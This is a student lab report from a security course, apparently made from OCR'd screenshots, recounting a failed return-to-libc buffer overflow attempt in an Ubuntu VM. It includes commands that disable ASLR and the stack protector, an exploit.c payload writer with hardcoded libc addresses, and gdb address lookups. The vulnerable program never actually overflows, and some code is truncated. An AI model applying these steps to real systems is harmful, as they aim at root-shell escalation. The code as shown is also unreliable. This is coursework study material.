

Lab4: Return to lib attack

Md Rony
John Jay College of Criminal Justice

Like Ubuntu all Linux OS have many security mechanisms which make Buffer over flow attack very tough so first I set randomization to zero and disabled the stack guard protection to make attack simpler typing- `sudo sysctl -w kernel.randomize_va_space=0` I created a code named relib.c and compiled. I implemented GCC compiler with "Stack Guard" mechanism to disable and the stack is set to be non-executable typing the command - `gcc -fno-stack-protector –z noeexecstack –o relib relib.c`




```
md@md-VirtualBox:~$ cd Desktop
md@md-VirtualBox:~/Desktop$ sudo sysctl -w kernel.randomize_va_space=0
[sudo] password for md:
kernel.randomize_va_space = 0
md@md-VirtualBox:~/Desktop$ nano relib.c
md@md-VirtualBox:~/Desktop$ sudo gcc -fno-stack-protector -z noexecstack -o reli
b relib.c
md@md-VirtualBox:~/Desktop$ sudo chmod 4755 retlib
chmod: cannot access 'retlib': No such file or directory
md@md-VirtualBox:~/Desktop$ sudo chmod 4755 relib
md@md-VirtualBox:~/Desktop$ sudo gcc -o exploit exploit.c
md@md-VirtualBox:~/Desktop$ ./exploit
*** stack smashing detected ***: <unknown> terminated
Aborted (core dumped)
md@md-VirtualBox:~/Desktop$ ./relib
Returned Properly
```




```
  GNU nano 2.9.8                                    relib.c

#include <stdlib.h>

#include <stdio.h>
#include <string.h>

int bof(FILE *badfile)
{
    char buffer[12];

    return 1;
}

int main(int argc, char **argv)
{
    FILE *badfile;

    badfile = fopen("badfile", "r");
    bof(badfile);

    printf("Returned Properly\n");

    fclose(badfile);
    return 1;
}
```

The exploit code, exploit.c is shown below. The XYZ, was find through the hexadecimal values at the addresses "/bin/sh", "system()" and the "exit". When I compiled vulnerable code using gdb and I type those gdb command "p main", "p system", "p exit", and "x/12 ((char **)environ)" in gdb. They will generate some hexadecimal values which were the values to replace with "some address" and decimal value was replaced &buf[X,Y,Z]. These values in the vulnerable code, retlib.c is what the exploit code, exploit.c required to overflow the EIP register. But unfortunately, from the command, after compiling, the result is showing us that the OS is dumping the program having detect stack smashing attempt. In conclusion, the –fno-stack-protector function might not be enough to turn off stack Guard on Ubuntu. Even with the SEED Ubuntu, it is the same result.




```
  GNU nano 2.9.8                        exploit.c

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int main(int argc, char **argv)
{
    char buf[40];
    FILE *badfile;

    badfile = fopen("./badfile", "w");
    strcpy(buf,"\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9$
    *(long *) &buf[32] = 0xbffffe8a ;     // "/bin/sh"
    *(long *) &buf[24] = 0xb7e5f430 ;     // system()
    *(long *) &buf[36] = 0xb7e52fb0 ;     // exit()

    fwrite(buf, sizeof(buf), 1, badfile);
    fclose(badfile);
}
```

I set randomization to 2 to check if I get same output when it was compiling the exploit with the vulnerable code I created before.




```
md@md-VirtualBox:~/Desktop$ sudo sysctl -w kernel.randomize_va_space=2
[sudo] password for md:
kernel.randomize_va_space = 2
md@md-VirtualBox:~/Desktop$ gcc -o exploit exploit.c
md@md-VirtualBox:~/Desktop$ ./exploit
*** stack smashing detected ***: <unknown> terminated
Aborted (core dumped)
md@md-VirtualBox:~/Desktop$ ./relib
Returned Properly
```

understanding the address of the libc function run through linux terminal as below. Here I was able to see the system memory activaty when I run the vulnerable program on gdb. This is place where I was able to figure out the address that can be used to overflow of buffer.




```
md@md-VirtualBox:~/Desktop$ sudo chmod u+s relib
md@md-VirtualBox:~/Desktop$ gdb --quiet relib
Reading symbols from relib...(no debugging symbols found)...done.
(gdb) b main
Breakpoint 1 at 0x1168
(gdb) r
Starting program: /home/md/Desktop/relib

Breakpoint 1, 0x000055a280918168 in main ()
(gdb) p system
$1 = {int (const char *)} 0x7f63e3cfc300 <__libc_system>
(gdb) p exit
$2 = {void (int)} 0x7f63e3cf0540 <__GI_exit>
(gdb)
```

I created a another code named MYSHELL.c




```
md@md-VirtualBox:~/Desktop$ cat MYSHELL.c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
int main(int argc, char const *argv[])
{
    char *ptr;
    if(argc < 3)
    {
        printf("Usage: %s <environment var> <target program name>\n", arg
v[0]);
        exit(0);
    }
    ptr = getenv(argv[1]);
    ptr += (strlen(argv[0]) - strlen(argv[2])) * 2;
    printf("%s will be at %p\n", argv[1], ptr);
    return 0;
}
```

Putting the bin/sh in the memory as below.




```
md@md-VirtualBox:~/Desktop$ nano MYSHELL.c
md@md-VirtualBox:~/Desktop$ export MYSHELL=/bin/sh
md@md-VirtualBox:~/Desktop$ gcc -o MYSHELL MYSHELL.c
md@md-VirtualBox:~/Desktop$ ./MYSHEEL MYSHELL ./relib
bash: ./MYSHEEL: No such file or directory
md@md-VirtualBox:~/Desktop$ ./MYSHELL MYSHELL ./relib
MYSHELL will be at 0x7ffd335fea6b
```


I Compiled a foodab.c code, generating the foodab.s from it via gcc, and opening the foodab.s to gain an inner look into how stack works.




```
  GNU nano 2.9.8                              foodab.c

#include<stdio.h>
void foo(int x)
{
        printf("Hello world: %d\n", x);
}
int main()
{
        foo(1);
        return 0;
}
```



```
md@md-VirtualBox:~/Desktop$ nano foodab.c
md@md-VirtualBox:~/Desktop$ gcc -S foodab.c
md@md-VirtualBox:~/Desktop$ cat foodab.s
        .file   "foodab.c"
        .text
        .section        .rodata
.LC0:
        .string "Hello world: %d\n"
        .text
        .globl  foo
        .type   foo, @function
foo:
.LFB0:
        .cfi_startproc
        pushq   %rbp
        .cfi_def_cfa_offset 16
        .cfi_offset 6, -16
        movq    %rsp, %rbp
        .cfi_def_cfa_register 6
        subq    $16, %rsp
        movl    %edi, -4(%rbp)
        movl    -4(%rbp), %eax
        movl    %eax, %esi
        leaq    .LC0(%rip), %rdi
        movl    $0, %eax
        call    printf@PLT
        nop
        leave
        .cfi_def_cfa 7, 8
        ret
```



```
        call    printf@PLT
        nop
        leave
        .cfi_def_cfa 7, 8
        ret
        .cfi_endproc
.LFE0:
        .size   foo, .-foo
        .globl  main
        .type   main, @function
main:
.LFB1:
        .cfi_startproc
        pushq   %rbp
        .cfi_def_cfa_offset 16
        .cfi_offset 6, -16
        movq    %rsp, %rbp
        .cfi_def_cfa_register 6
        movl    $1, %edi
        call    foo
        movl    $0, %eax
        popq    %rbp
        .cfi_def_cfa 7, 8
        ret
        .cfi_endproc
.LFE1:
        .size   main, .-main
        .ident  "GCC: (Ubuntu 8.2.0-7ubuntu1) 8.2.0"
        .section        .note.GNU-stack,"",@progbits
md@md-VirtualBox:~/Desktop$
```


Finder File Edit View Go Window Help
72%
U.S.
Tue 5:46 PM
Ubuntu 18.10 (Snapshot 1) [Running]
Activities
Tue 5:46 PM
Trash
relib.c
exploit.c
foodab.c
relib
foodab.s
exploit
badfile
MYSHELL.c
MYSHELL
Left